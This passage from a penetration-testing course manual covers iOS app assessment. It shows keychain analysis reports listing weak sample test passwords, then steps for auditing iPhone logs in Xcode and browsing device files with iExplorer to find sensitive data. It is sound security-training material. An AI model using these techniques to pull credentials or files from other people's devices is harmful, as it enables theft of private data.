7	Service: [Empty] User: Password3 Password: [Empty]	Can be accessed: Available only when device is unlocked Access Group: test	Label: [Empty] Comment: [Not Set] Description: [Empty] Generic: [Not Set]	Created On: 8/20/12 10:52 PM Modified On: 8/20/12 10:52 PM Creator: [Not Set]	Type: [Not Set] Hidden: [Not Set] Password Present: [Not Set]
	Service: [Empty]	Can be accessed: Available	Label: [Empty]	Created On: 8/20/12 10:52 PM	Type: [Not Set]

Figure K.63: Screenshot of Keychain Data Export Report

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Apple iCloud Facebook Twitter Wikipedia Yahoo! News Popular

Foundstone

Keychain Data Analysis Report

This reports includes the results of analyzing the keychain items from a security standpoint.
The raw analysis data can be found in the "KeychainAnalysisReport.jsonp" file.

Summary

1. Number of keychain items with weak password found - 11
2. Number of keychain items with weak authentication method found – 0
3. Number of keychain items with weak protocol found – 1
4. Number of keychain items with weak keys found – 4
5. Number of keychain items with insecure accessibility controls found – 8


Weak Password Check Results

This check analyzes the keychain and determines if any of the stored passwords are weak.
A weak password is a password that is either less than 8 characters or is not alphanumeric or does not contain any special characters.

#	Keychain Item Type	Keychain Item Data	Keychain Item Description
1	GenericPassword	Service: [Empty] User: [Empty] Password: TestPassword	Label: [Not Set] Comment: [Not Set] Description: [Not Set]
2	GenericPassword	Service: [Empty] User: <55736572 32> Password: NewPassword	Label: [Not Set] Comment: [Not Set] Description: [Not Set]
3	GenericPassword	Service: [Empty] User: test Password: [Empty]	Label: [Empty] Comment: [Not Set] Description: [Empty]
4	GenericPassword	Service: [Empty] User: u1 Password: [Empty]	Label: [Empty] Comment: [Not Set] Description: [Empty]
5	GenericPassword	Service: [Empty] User: Password2 Password: abcd	Label: [Empty] Comment: [Not Set] Description: [Empty]
6	GenericPassword	Service: [Empty] User: Account Number Password: s2	Label: [Empty] Comment: [Not Set] Description: [Empty]
7	GenericPassword	Service: [Empty] User: Password3 Password: [Empty]	Label: [Empty] Comment: [Not Set] Description: [Empty]
8	GenericPassword	Service: [Empty] User: Password Password: d	Label: [Empty] Comment: [Not Set] Description: [Empty]
9	GenericPassword	Service: [Empty] User: <726f6f74> Password: AnotherPassword	Label: [Not Set] Comment: [Not Set] Description: [Not Set]
10	GenericPassword	Service: [Empty] User: administrator	Label: [Not Set] Comment: [Not Set]

Figure K.64: Screenshot of Keychain Data Analysis Report

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Check the iPhone Logs for Leakage of Sensitive Information (Insecure Logging)

Device logs contain information from the devices which consists of sensitive data logged from various application. However, developers usually forget to erase these records during the release of an application. Therefore, auditing the logs is essential to avoid leakage of sensitive information.

You may obtain iPhone logs by using the Xcode IDE by connecting the device to the system. In the menu bar, go to Windows → Organizer, and from the Organizer, go to Devices tab. You may see many options listed on the left-side of the navigation pane; from there click Device logs as shown in the screenshot given below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure K.65: Screenshot of Organizer

This Device logs contain complete information about the logs from the devices that are connected to Xcode. From here you may check the iPhone logs for leakage of sensitive information. Auditing the logs is one of the best ways to avoid leakage of sensitive information.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Explore and Look for Sensitive Files in iOS File System

The iOS file system is one of the important resources that may be accessed by all the processes, on both jailbroken and non-jailbroken phones. It is used to manage and store data files, applications, and the files related to iOS.

You need to explore the iOS file system and try to understand, how the directories and sub-directories are organized in it as well as how to extract information from the sensitive files. This helps you in detecting security flaws and vulnerabilities that exist in the iOS file system. To explore and look for sensitive files in iOS file system, connect the device to the workstation and browse the iPhone file system with iExplorer.

- **iExplorer**

  Source: *https://macroplant.com*

  iExplorer may directly access files and folders on your iDevice and may browse your device's files in existing iTunes backups. iExplorer puts your files and folders at your fingertips so you may explore and use media, app directories, and even the device's root. It lets you access iPhone files from PC or Mac easily, and you may even mount your device's directories as a native disk in Windows Explorer (PC) or Finder (Mac).

  Follow the below steps to explore and view files in iOS file system using iExplorer:

  1. Connect the iPhone to your system.
  2. Open the iExplorer by double-clicking on its icon.
  3. Once it is opened, you will see a window with different categories, such as Music, Messages, Contacts, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.66: Screenshot of iExplorer showing file categories

4. Choose a category of the files you want to access.
5. Now, the list of files are displayed on the screen.


